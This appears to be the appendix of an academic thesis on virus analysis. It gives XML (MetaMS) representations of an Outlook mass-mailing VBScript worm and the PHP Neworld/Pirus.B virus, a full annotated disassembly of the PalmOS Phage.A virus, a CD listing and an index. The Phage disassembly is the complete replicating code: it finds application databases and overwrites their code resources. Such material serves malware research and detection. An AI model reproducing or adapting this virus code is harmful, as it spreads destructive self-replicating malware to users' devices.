                        encrypted="no">
                        <value>ML_FILESYSOBJ.getspecialfolder(1)</value>
                </variable>
                <variable name="outlookstring" position="16" type="default"
                        encrypted="no">
                        <value>ML_WSCRIPT</value>
                </variable>
                <open position="14" name="ML_OWNFILEHANDLE" handle="sourcefile"
                        newfile="false"></open>
                <open position="15" name="ML_FILEHANDLE" handle="destfile"
```

```
                newfile="true"></open>
    </body>
    <process id="" type="default" body_id=""/>
    <body id="1" body-start="19" body-end="105">
        <trigger position="24" body_entry="yes" type="runtime" id="1"
                body_id="1"></trigger>
        <trigger position="21" body_entry="yes" type="runtime" id="0"
                body_id="1"></trigger>
        <schleife position="24" id="2" trigger_id="1" endpoint="0"
                endless="false"></schleife>
        <schleife position="21" id="1" trigger_id="0" endpoint="0"
                endless="false"></schleife>

        <access body="1" position="19" mode="write" id="0"
        type="registry"></access>
    </body>
    <body id="2" body-start="21" body-end="23">
    </body>
    <body id="3" body-start="24" body-end="105">
        <variable name="outlookstring" position="111" type="default"
                encrypted="no">
                <value>msgbox("we vote governments in; trusting that they
                        will deliver their manifesto"&vbcrlf&"why do they
                        always break our trust?"&vbcrlf&"fcuk'em!!!"&vbcrlf&"vote no
                        confidence"&vbcrlf&"dont vote",16,"uk election action")</value>
        </variable>
    </body>
    <body id="4" body-start="29" body-end="109">
        <variable name="counter" position="30" type="default"
                encrypted="no">
                <value>4</value>
        </variable>
        <variable name="dimstring" position="60" type="default"
                encrypted="no">
                <value>"rem "</value>
        </variable>
        <variable name="mapistring" position="107" type="default"
                encrypted="no">
                <value>nothing</value>
        </variable>
        <variable name="outlookapplicationcom" position="106"
                type="default" encrypted="no">
                <value>nothing</value>
        </variable>
        <variable name="outlookstring" position="108" type="default"
                encrypted="no">
                <value>nothing</value>
        </variable>
        <copy id="0" from="FILE" to="FILE" overwrite="unknown"
                create="unknown">
                <destinationparam>
                        <variable name="copyParam" position="88"
                                type="string" encrypted="no">
                                <value></value>
                        </variable>
                </destinationparam>
```

```
                <position>88</position>
            </copy>
            <trigger position="90" body_entry="yes"
                type="adresslistcounter" id="8" body_id="4"></trigger>
            <trigger position="61" body_entry="yes" type="runtime" id="6"
                body_id="4"></trigger>
            <trigger position="32" body_entry="yes" type="runtime" id="2"
                body_id="4"></trigger>
            <schleife position="90" id="9" trigger_id="8" endpoint="0"
                endless="false"></schleife>
            <schleife position="61" id="7" trigger_id="6" endpoint="0"
                endless="false"></schleife>
            <schleife position="32" id="3" trigger_id="2" endpoint="0"
                endless="false"></schleife>
    </body>
    <body id="5" body-start="32" body-end="54">
            <variable name="counter" position="33" type="default"
                encrypted="no">
                <value>counter+1</value>
            </variable>
            <variable name="dimstring" position="53" type="default"
                encrypted="no">
                <value>"dim ieldarray(runner,2)</value>
            </variable>
            <trigger position="47" body_entry="yes" type="runtime" id="5"
                body_id="5"></trigger>
            <trigger position="44" body_entry="yes" type="runtime" id="4"
                body_id="5"></trigger>
            <trigger position="36" body_entry="yes" type="runtime" id="3"
                body_id="5"></trigger>
            <schleife position="47" id="6" trigger_id="5" endpoint="0"
                endless="false"></schleife>
            <schleife position="44" id="5" trigger_id="4" endpoint="0"
                endless="false"></schleife>
            <schleife position="36" id="4" trigger_id="3" endpoint="0"
                endless="false"></schleife>
    </body>
    <body id="6" body-start="36" body-end="41">
            <variable name="counter" position="40" type="default"
                encrypted="no">
                <value>counter+1</value>
            </variable>
    </body>
    <body id="7" body-start="38" body-end="39">
    </body>
    <body id="8" body-start="44" body-end="46">
    </body>
    <body id="9" body-start="47" body-end="49">
    </body>
    <body id="10" body-start="51" body-end="52">
            <variable name="dimstring" position="51" type="default"
                encrypted="no">
                <value>"dim , "</value>
            </variable>
    </body>
    <body id="11" body-start="61" body-end="63">
```

```
        <variable name="dimstring" position="62" type="default"
                encrypted="no">
                <value>"rem hr(int(26*rnd)+65)</value>
        </variable>
</body>
<body id="12" body-start="65" body-end="87">
        <variable name="counter" position="67" type="default"
                encrypted="no">
                <value>1</value>
        </variable>
        <variable name="dimstring" position="69" type="default"
                encrypted="no">
                <value>""</value>
        </variable>
        <variable name="runner" position="68" type="default"
                encrypted="no">
                <value>1</value>
        </variable>
        <trigger position="71" body_entry="yes" type="runtime" id="7"
                body_id="12"></trigger>
        <schleife position="71" id="8" trigger_id="7" endpoint="0"
                endless="false"></schleife>
</body>
<body id="13" body-start="71" body-end="84">
</body>
<body id="14" body-start="73" body-end="83">
        <variable name="counter" position="74" type="default"
                encrypted="no">
                <value>counter+len(fieldarray(runner,1))</value>
        </variable>
        <variable name="dimstring" position="73" type="default"
                encrypted="no">
                <value>"ieldarray(runner,2)</value>
        </variable>
</body>
<body id="15" body-start="75" body-end="82">
        <variable name="runner" position="76" type="default"
                encrypted="no">
                <value>runner+1</value>
        </variable>
</body>
<body id="16" body-start="78" body-end="81">
        <variable name="counter" position="80" type="default"
                encrypted="no">
                <value>counter+1</value>
        </variable>
        <variable name="dimstring" position="78" type="default"
                encrypted="no">
                <value>&mid(outlookstring,counter,1)</value>
        </variable>
        <variable name="runner" position="79" type="default"
                encrypted="no">
                <value>1</value>
        </variable>
</body>
<body id="17" body-start="90" body-end="105">
```

```
                <variable name="adresslist" position="91" type="default"
                        encrypted="no">
                        <value>ML_ADDRESSLIST</value>
                </variable>
                <variable name="mmhlsdjaw" position="92" type="default"
                        encrypted="no">
                        <value>1</value>
                </variable>
                <trigger position="94" body_entry="yes" type="namelistcounter"
                        id="9" body_id="17"></trigger>
                <schleife position="94" id="10" trigger_id="9" endpoint="0"
                        endless="false"></schleife>
        </body>
        <body id="18" body-start="94" body-end="104">
                <variable name="adressentrypointer" position="95"
                        type="default" encrypted="no">
                        <value>ML_ADDRESSENTRY</value>
                </variable>
                <variable name="mmhlsdjaw" position="103" type="default"
                        encrypted="no">
                        <value>mmhlsdjaw+1</value>
                </variable>
                <variable name="male" position="102" type="default"
                        encrypted="no">
                        <value>nothing</value>
                </variable>
                <copy id="0" from="FILE" to="MAIL" overwrite="unknown"
                        create="unknown">
                        <position>100</position>
                </copy>
                <copy id="1" from="UNKNOWN" to="MAIL" overwrite="unknown"
                        create="unknown">
                        <position>101</position>
                </copy>
        </body>
</code>
```

9.13 Disassembly of Palm\Phage.A

The disassembly (as included below) shows the complete PalmOS\Phage.A virus without initialisation header and garbage at the end of the code. A detailed MetaMS representation can be found in chapter "3.6 Virus analysis: Palm/Phage.963".

```
code0001:000000BE proc          Temp2Resource()        ; CODE XREF: PhageMain+8C
code0001:000000BE               link       a6,#0
code0001:000000C2               movem.l d3-d4/a2-a4,-(sp)
code0001:000000C6               move.l     arg_0(a6),d4
code0001:000000CA               suba.l     a3,a3
code0001:000000CC               suba.l     a4,a4
code0001:000000CE               move.w  arg_8(a6),-(sp)
code0001:000000D2               move.l     arg_4(a6),-(sp)
code0001:000000D6               systrap    DmGet1Resource()
code0001:000000DA               movea.l a0,a2
code0001:000000DC               move.l     a2,d0
code0001:000000DE               addq.w     #6,sp
code0001:000000E0               beq.s      loc_0_11E
code0001:000000E2               move.l     d4,-(sp)
code0001:000000E4               systrap    MemHandleSize()
code0001:000000E8               move.l     d0,d3
code0001:000000EA               move.l     d3,-(sp)
code0001:000000EC               move.l     a2,-(sp)
code0001:000000EE               systrap    DmResizeResource()
code0001:000000F2               move.l     d4,-(sp)
code0001:000000F4               systrap    MemHandleLock()
code0001:000000F8               movea.l    a0,a3
code0001:000000FA               move.l     a2,-(sp)
code0001:000000FC               systrap    MemHandleLock()
code0001:00000100               movea.l    a0,a4
code0001:00000102               move.l     d3,-(sp)
code0001:00000104               move.l     a3,-(sp)
code0001:00000106               clr.l      -(sp)
code0001:00000108               move.l     a4,-(sp)
code0001:0000010A               systrap    DmWrite()
code0001:0000010E               move.l     d4,-(sp)
code0001:00000110               systrap    MemHandleUnlock()
code0001:00000114               move.l     a2,-(sp)
code0001:00000116               systrap    MemHandleUnlock()
code0001:0000011A               lea        $3C+var_10(sp),sp
code0001:0000011E loc_0_11E:                       ; CODE XREF: Temp2Resource+22□j
code0001:0000011E               movem.l (sp)+,d3-d4/a2-a4
code0001:00000122               unlk       a6
code0001:00000124               rts

…

code0001:00000136 proc          Resource2Temp()        ; CODE XREF: PhageMain+36□p
code0001:00000136               link       a6,#0
code0001:0000013A               movem.l d3-d4/a2-a4,-(sp)
code0001:0000013E               move.w  arg_4(a6),-(sp)
code0001:00000142               move.l  arg_0(a6),-(sp)
code0001:00000146               systrap  DmGet1Resource()
```

```
code0001:0000014A                movea.l a0,a2          ; get the handle to the last opened database
code0001:0000014C                move.l  a2,d0
code0001:0000014E                addq.w  #6,sp
code0001:00000150                beq.s   exitResourceToTemp ; store adress of return value in A0
code0001:00000152               move.l   a2,-(sp)
code0001:00000154               systrap  MemHandleSize()
code0001:00000158               move.l   d0,d3          ; calculate size of given resource
code0001:0000015A                move.l  d3,-(sp)
code0001:0000015C                systrap  MemHandleNew()
code0001:00000160               movea.l  a0,a3          ; create a new memory handle with the same size
code0001:00000162               move.l   a3,d0
code0001:00000164               addq.w   #8,sp
code0001:00000166               beq.s    unlockMemory     ; test now, if the allocation was fine, if not
exit
code0001:00000168               move.l   a2,-(sp)       ; now lock the opened database
code0001:0000016A                systrap  MemHandleLock()
code0001:0000016E                movea.l  a0,a4
code0001:00000170               move.l   a3,-(sp)       ; lock the new memory block
code0001:00000172               systrap  MemHandleLock()
code0001:00000176               move.l   a0,d4
code0001:00000178               move.l   a4,d0
code0001:0000017A                addq.w  #8,sp
code0001:0000017C                beq.s   unlockNewMemory
code0001:0000017E                tst.l   d4
code0001:00000180               beq.s    unlockNewMemory
code0001:00000182               move.l   d3,-(sp)
code0001:00000184               move.l   a4,-(sp)
code0001:00000186               move.l   d4,-(sp)       ; copy memory
code0001:00000188               systrap  MemMove()
code0001:0000018C                lea     $20+var_14(sp),sp
code0001:00000190 unlockNewMemory:                      ; CODE XREF: Resource2Temp+46□j
code0001:00000190               move.l   a3,-(sp)
code0001:00000192               systrap  MemHandleUnlock()
code0001:00000196               addq.w   #4,sp
code0001:00000198 unlockMemory:                         ; CODE XREF: Resource2Temp+30□j
code0001:00000198               move.l   a2,-(sp)
code0001:0000019A                systrap  MemHandleUnlock()
code0001:0000019E                addq.w  #4,sp
code0001:000001A0 exitResourceToTemp:                   ; CODE XREF: Resource2Temp+1A□j
code0001:000001A0                movea.l  a3,a0         ; store adress of return value in A0
code0001:000001A2                movem.l (sp)+,d3-d4/a2-a4
code0001:000001A6                unlk    a6
code0001:000001A8                rts

…

code0001:000001BA proc           FindVictim()           ; CODE XREF: PhageMain+C0□p
code0001:000001BA                link    a6,#-2
code0001:000001BE                movem.l d3-d4/a2-a3,-(sp)
code0001:000001C2                movea.l  arg_0(a6),a3
code0001:000001C6                movea.l  arg_4(a6),a2
code0001:000001CA                moveq   #0,d4
code0001:000001CC                tst.b   -1(a5)
code0001:000001D0                bne.s   loc_0_1D4
code0001:000001D2                moveq   #1,d4
code0001:000001D4 loc_0_1D4:                            ; CODE XREF: FindVictim+16□j
```

```
code0001:000001D4              addq.b    #1,-1(a5)
code0001:000001D8              move.l    a2,-(sp)
code0001:000001DA              move.l    a3,-(sp)
code0001:000001DC              move.b    #1,-(sp)
code0001:000001E0              clr.l     -(sp)
code0001:000001E2              move.l    #$6170706C,-(sp) ; appl
code0001:000001E8              pea       -$22(a5)
code0001:000001EC              move.b    d4,-(sp)
code0001:000001EE              systrap   DmGetNextDatabaseByTypeCreator()
code0001:000001F2              move.w    d0,d3
code0001:000001F4              lea       $26+var_E(sp),sp
code0001:000001F8              bne       endOfInnerSearchLoop
code0001:000001FC              clr.l     -(sp)
code0001:000001FE              clr.l     -(sp)
code0001:00000200              clr.l     -(sp)
code0001:00000202              clr.l     -(sp)
code0001:00000204              clr.l     -(sp)
code0001:00000206              clr.l     -(sp)
code0001:00000208              clr.l     -(sp)
code0001:0000020A              clr.l     -(sp)
code0001:0000020C              clr.l     -(sp)
code0001:0000020E              pea       var_2(a6)
code0001:00000212              clr.l     -(sp)
code0001:00000214              move.l    (a2),-(sp)
code0001:00000216              move.w    (a3),-(sp)
code0001:00000218              systrap   DmDatabaseInfo()
code0001:0000021C              move.w    var_2(a6),d0
code0001:00000220              andi.w    #2,d0
code0001:00000224              lea       $32(sp),sp
code0001:00000228              beq.s     endOfInnerSearchLoop
code0001:0000022A              move.w    #$3E7,d3        ; set marker for the inner search loop
code0001:0000022E              bra.s     endOfInnerSearchLoop
code0001:00000230 innerSearchLoop:                       ; CODE XREF: FindVictim+CE□j
code0001:00000230              move.l    a2,-(sp)
code0001:00000232              move.l    a3,-(sp)
code0001:00000234              move.b    #1,-(sp)
code0001:00000238              clr.l     -(sp)          ; search for the next database
code0001:0000023A              move.l    #$6170706C,-(sp) ; appl
code0001:00000240              pea       -$22(a5)
code0001:00000244              clr.b     -(sp)
code0001:00000246              systrap   DmGetNextDatabaseByTypeCreator()
code0001:0000024A              move.w    d0,d3
code0001:0000024C              lea       $42+var_2A(sp),sp
code0001:00000250              bne.s     endOfInnerSearchLoop
code0001:00000252              clr.l     -(sp)
code0001:00000254              clr.l     -(sp)
code0001:00000256              clr.l     -(sp)
code0001:00000258              clr.l     -(sp)
code0001:0000025A              clr.l     -(sp)
code0001:0000025C              clr.l     -(sp)
code0001:0000025E              clr.l     -(sp)
code0001:00000260              clr.l     -(sp)
code0001:00000262              clr.l     -(sp)
code0001:00000264              pea       var_2(a6)
code0001:00000268              clr.l     -(sp)
code0001:0000026A              move.l    (a2),-(sp)
```

```
code0001:0000026C              move.w  (a3),-(sp)
code0001:0000026E              systrap DmDatabaseInfo()
code0001:00000272              move.w  var_2(a6),d0
code0001:00000276              andi.w  #2,d0
code0001:0000027A              lea     $4C+var_1A(sp),sp
code0001:0000027E              beq.s   endOfInnerSearchLoop
code0001:00000280              move.w  #$3E7,d3
code0001:00000284 endOfInnerSearchLoop:                ; CODE XREF: FindVictim+3E□j
code0001:00000284              cmpi.w  #$3E7,d3
code0001:00000288              beq.s   innerSearchLoop
code0001:0000028A              move.w  d3,d0
code0001:0000028C              movem.l (sp)+,d3-d4/a2-a3
code0001:00000290              unlk    a6
code0001:00000292              rts
code0001:000002A2 proc         PhageMain()             ; CODE XREF: code0001:000003AE□p
code0001:000002A2              link    a6,#-6
code0001:000002A6              movem.l d3/a2-a4,-(sp)
code0001:000002AA              pea     var_6(a6)
code0001:000002AE              pea     var_2(a6)
code0001:000002B2              systrap SysCurAppDatabase()
code0001:000002B6              move.w  #1,-(sp)
code0001:000002BA              move.l  var_6(a6),-(sp)
code0001:000002BE              move.w  var_2(a6),-(sp)
code0001:000002C2              systrap DmOpenDatabase()
code0001:000002C6              movea.l a0,a2           ;  test
code0001:000002C8              move.l  a2,d0
code0001:000002CA              lea     $26+var_16(sp),sp
code0001:000002CE              beq.s   loc_0_308
code0001:000002D0              clr.w   -(sp)
code0001:000002D2              move.l  #$636F6465,-(sp) ; code
code0001:000002D8              jsr     Resource2Temp
code0001:000002DC              movea.l a0,a3
code0001:000002DE              move.w #1,-(sp)
code0001:000002E2              move.l  #$636F6465,-(sp) ; code
code0001:000002E8              jsr     Resource2Temp
code0001:000002EC              movea.l a0,a4
code0001:000002EE              clr.w   -(sp)
code0001:000002F0              move.l  #$64617461,-(sp) ; data
code0001:000002F6              jsr     Resource2Temp
code0001:000002FA              move.l  a0,d3
code0001:000002FC              move.l  a2,-(sp)
code0001:000002FE              systrap DmCloseDatabase()
code0001:00000302              lea     $38+var_22(sp),sp
code0001:00000306              bra.s   continueVirus
code0001:00000308
code0001:00000308 loc_0_308:                           ; CODE XREF: PhageMain+2C□j
code0001:00000308              bra     exitRoutine
code0001:0000030C overWriteCode:                       ; CODE XREF: PhageMain+C8□j
code0001:0000030C              move.w  #3,-(sp)
code0001:00000310              move.l  var_6(a6),-(sp)
code0001:00000314              move.w  var_2(a6),-(sp)
code0001:00000318              systrap DmOpenDatabase()
code0001:0000031C              movea.l a0,a2
code0001:0000031E              move.l  a2,d0
code0001:00000320              addq.w  #8,sp
code0001:00000322              beq.s   continueVirus
```

```
code0001:00000324              clr.w     -(sp)
code0001:00000326              move.l    #$636F6465,-(sp) ; code
code0001:0000032C              move.l    a3,-(sp)
code0001:0000032E              jsr       Temp2Resource
code0001:00000332              move.w    #1,-(sp)
code0001:00000336              move.l    #$636F6465,-(sp) ; code
code0001:0000033C              move.l    a4,-(sp)
code0001:0000033E              jsr       Temp2Resource
code0001:00000342              clr.w     -(sp)
code0001:00000344              move.l    #$64617461,-(sp) ; data
code0001:0000034A              move.l    d3,-(sp)
code0001:0000034C              jsr       Temp2Resource
code0001:00000350              move.l    a2,-(sp)
code0001:00000352              systrap   DmCloseDatabase()
code0001:00000356              lea       $22(sp),sp
code0001:0000035A continueVirus:                  ; CODE XREF: PhageMain+64□j
code0001:0000035A              pea       var_6(a6)
code0001:0000035E              pea       var_2(a6)
code0001:00000362              jsr       FindVictim
code0001:00000366              tst.w     d0
code0001:00000368              addq.w    #8,sp
code0001:0000036A              beq.s     overWriteCode
code0001:0000036C              move.l    a3,d0
code0001:0000036E              beq.s     exitouterSearchLoop
code0001:00000370              move.l    a3,-(sp)
code0001:00000372              systrap   MemHandleFree()
code0001:00000376              addq.w    #4,sp
code0001:00000378 exitouterSearchLoop:            ; CODE XREF: PhageMain+CC□j
code0001:00000378              move.l    a4,d0
code0001:0000037A              beq.s     noMemAllocated
code0001:0000037C              move.l    a4,-(sp)
code0001:0000037E              systrap   MemHandleFree()
code0001:00000382              addq.w    #4,sp
code0001:00000384 noMemAllocated:                 ; CODE XREF: PhageMain+D8□j
code0001:00000384              tst.l     d3
code0001:00000386              beq.s     exitRoutine
code0001:00000388 loc_0_388:                      ; DATA XREF: code0001:00000062□o
code0001:00000388              move.l    d3,-(sp)
code0001:0000038A              systrap   MemHandleFree()
code0001:0000038E              addq.w    #4,sp
code0001:00000390 exitRoutine:                    ; CODE XREF: PhageMain+66□j
code0001:00000390              movem.l   (sp)+,d3/a2-a4
code0001:00000394              unlk      a6
code0001:00000396              rts
code0001:00000396 ; End of function PhageMain
```

9.14 MetaMS representation of PHP\Neworld.A

Actually, the PHP\Neworld.A virus is a variant of the PHP\Pirus.A virus. The PHP\Neworld.A was officially renamed in March 2002 by Markus Schmall (based on MetaMS information extracted from this thesis) to PHP\Pirus.B. The PHP\Pirus.B virus is a badly rewritten variant of PHP\Pirus.A, whereby a lot of code is not working and the core replication routine itself is not working. Therefore, this virus has to be classified to be “intended”.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code filename="d:\virus\php\neworld\neworld.phx">
        <body id="0" body-start="0" body-end="43">
                <variable name="$file" position="10" type="default"
                        encrypted="no">
                        <value>ML_FSEARCHRES</value>
                </variable>
                <variable name="$vir_string" position="3" type="default"
                        encrypted="no">
                        <value>"neworld.php\n";</value>
                </variable>
                <variable name="$virt   " position="5" type="default"
                        encrypted="no">
                        <value>$vir_string.$virstringm;</value>
                </variable>
                <variable name="$all" position="9" type="default"
                        encrypted="no">
                        <value>ML_FOLDERPTR</value>
                </variable>
                <variable name="$virstringm" position="4" type="default"
                        encrypted="no">
                        <value>"welcometothenewworldofphpprogramming\n";</value>
                </variable>
                <trigger position="10" body_entry="yes"
                        type="getfilesystementry" id="0" body_id="0"></trigger>
                <schleife position="10" id="1" trigger_id="0" endpoint="0"
                        endless="false"></schleife>
        </body>
        <process id="" type="default" body_id=""/>
        <body id="1" body-start="11" body-end="43">
                <variable name="$exe" position="13" type="default"
                        encrypted="no">
                        <value>false;</value>
                </variable>
                <variable name="$inf" position="12" type="default"
                        encrypted="no">
                        <value>true;</value>
                </variable>
                <trigger position="15" body_entry="yes" type="filecheck" id="1"
                        body_id="1"></trigger>
                <condition position="15" id="0">
                        <trigger_id>1</trigger_id>
                </condition>
        </body>
```

```
        <body id="2" body-start="16" body-end="42">
                <trigger position="26" body_entry="yes" type="runtime" id="4"
                        body_id="2"></trigger>
                <trigger position="16" body_entry="yes" type="filecheck" id="2"
                        body_id="2"></trigger>
                <condition position="26" id="3">
                        <trigger_id>4</trigger_id>
                </condition>
                <condition position="16" id="1">
                        <trigger_id>2</trigger_id>
                </condition>
        </body>
        <body id="3" body-start="17" body-end="24">
                <variable name="$yes" position="22" type="default"
                        encrypted="no">
                        <value>ML_MARKERCHK</value>
                </variable>
                <variable name="$look" position="21" type="default"
                        encrypted="no">
                        <value>ML_BODY</value>
                </variable>
                <variable name="$new" position="20" type="default"
                        encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <copy id="0" from="file" to="string" overwrite="unknown"
                        create="unknown">
                        <destinationparam>
                                <variable name="copyParam" position="21"
                                type="string" encrypted="no">
                                        <value>$look</value>
                                </variable>
                        </destinationparam>
                        <position>21</position>
                </copy>
                <open position="20" name="$file" handle="$new"
                        newfile="false"></open>
                <trigger position="23" body_entry="yes" type="infectioncheck"
                        id="3" body_id="3"></trigger>
                <condition position="23" id="2">
                        <trigger_id>3</trigger_id>
                </condition>
                <read position="21" handle="$new" buffer="$look"
                        length="complete" offset="0"></read>
        </body>
        <body id="4" body-start="27" body-end="41">
                <variable name="$new" position="28" type="default"
                        encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <open position="28" name="$file" handle="$new"
                        newfile="false"></open>
        </body>
</code>
```

9.15 Contents of the supplied CD

(Note: The contents of the CD will be NOT published on the official web server of the University of Hamburg. CD content can be requested by markus@mschmall.de).

The supplied CD contains the following directories in the root directory:

<DIR> JavaDocs
<DIR> compiled
<DIR> Documents
<DIR> Publications
<DIR> BackupProgess
<DIR> 3rdParty
<DIR> Config
<DIR> Source
<DIR> XML
<DIR> GFX
<DIR> SQL

The first directory contains the automatically generated documentation of the prototype implementation in JavaDoc (HTML) format.

The directory ‘source’ contains the complete source code of the expert system. Furthermore the ‘Documents’ folder contains the complete thesis paper in Microsoft Word and Adobe PDF format.

As the name already suggests, the drawer ‘Publications’ contains all my presentations related to this thesis (based on copyright reasons I am not allowed to include the complete proceedings of the Virus Bulletin 2001 conference).

The drawer ‘BackupProgress’ contains the complete backup progress of the work starting with the middle of the year 2001.

The drawer called ‘xml’ contains all xml based files like the DTDs, schemata’s and other MetaMS files.

As the name already suggests, the ‘config’ drawer contains configuration examples for the needed third party software like the initialisation file for PHP 4.1.2 and the SQL script to create all necessary information within the database.

The drawer ‘GFX’ contains all graphics embedded in the written thesis and the web interface.

Finally, the drawer ‘3rdParty’ contains all documents and freely available tools, which have been used in context of this thesis.

10. Index

activex, 25, 29
ActiveX, 66, 87, 90, 113, 126, 131, 132, 135, 143, 144, 167, 175, 188, 253, 290, 291
Apache, 201, 257
Bontchev, 9, 15, 258
checksum, 5, 24, 25, 29, 30, 53, 54, 61, 86, 117, 155, 156, 158, 161, 244, 245, 255, 256, 260, 286
CodeModule, 85
Document_Close(), 260
emulation, 19, 20, 27, 40, 66, 220, 223, 227, 228, 229, 231
implementation, 19, 83, 88, 165, 201, 202, 229
JDBC, 19, 194, 201, 202
JDK 1.3, 18, 197, 219, 227
Mc680x0, 193, 229
metamorphic, 12, 14, 55, 108, 110, 152, 170, 181, 182, 184, 192, 255, 271, 273
ODBC, 19
Outlook, 28, 32, 36, 37, 57, 60, 61, 62, 68, 69, 71, 90, 92, 113, 135, 160, 167, 175, 188, 223, 293, 295
package, 202
PHP\Neworld.A, 56, 305
prototype, 6, 18, 47, 63, 105, 117, 144, 184, 193, 198, 199, 201, 237, 256, 280, 307
ruleblock, 56, 244, 245, 246, 248
This Document, 66
ThisDocument, 29, 66, 83, 84, 115, 116, 148, 149, 260
VBS/Loveletter, 6, 54, 62, 68, 72, 167, 191, 292
VMACRO, 53, 56, 161
W97M/Class, 28, 53, 66, 111, 115, 119
W97M/Listi, 31, 257
W97M/Marker, 53, 158, 170, 260
W97M/Marker.CZ, 260, 261
W97M/Melissa, 6, 27, 37, 57, 59, 60, 62, 63, 68, 69, 70, 71, 83, 86, 113, 152, 167, 175, 176, 248
W97M/Melissa.A
Melissa, 6, 27, 57, 59, 62, 83, 175
Windows
Windows NT, 14, 15, 19, 29, 38, 70, 87, 126, 128, 167, 201
Word97, 9, 66
XML, 6, 11, 18, 19, 24, 40, 43, 87, 88, 194, 201
zlib, 29, 30, 54, 155, 258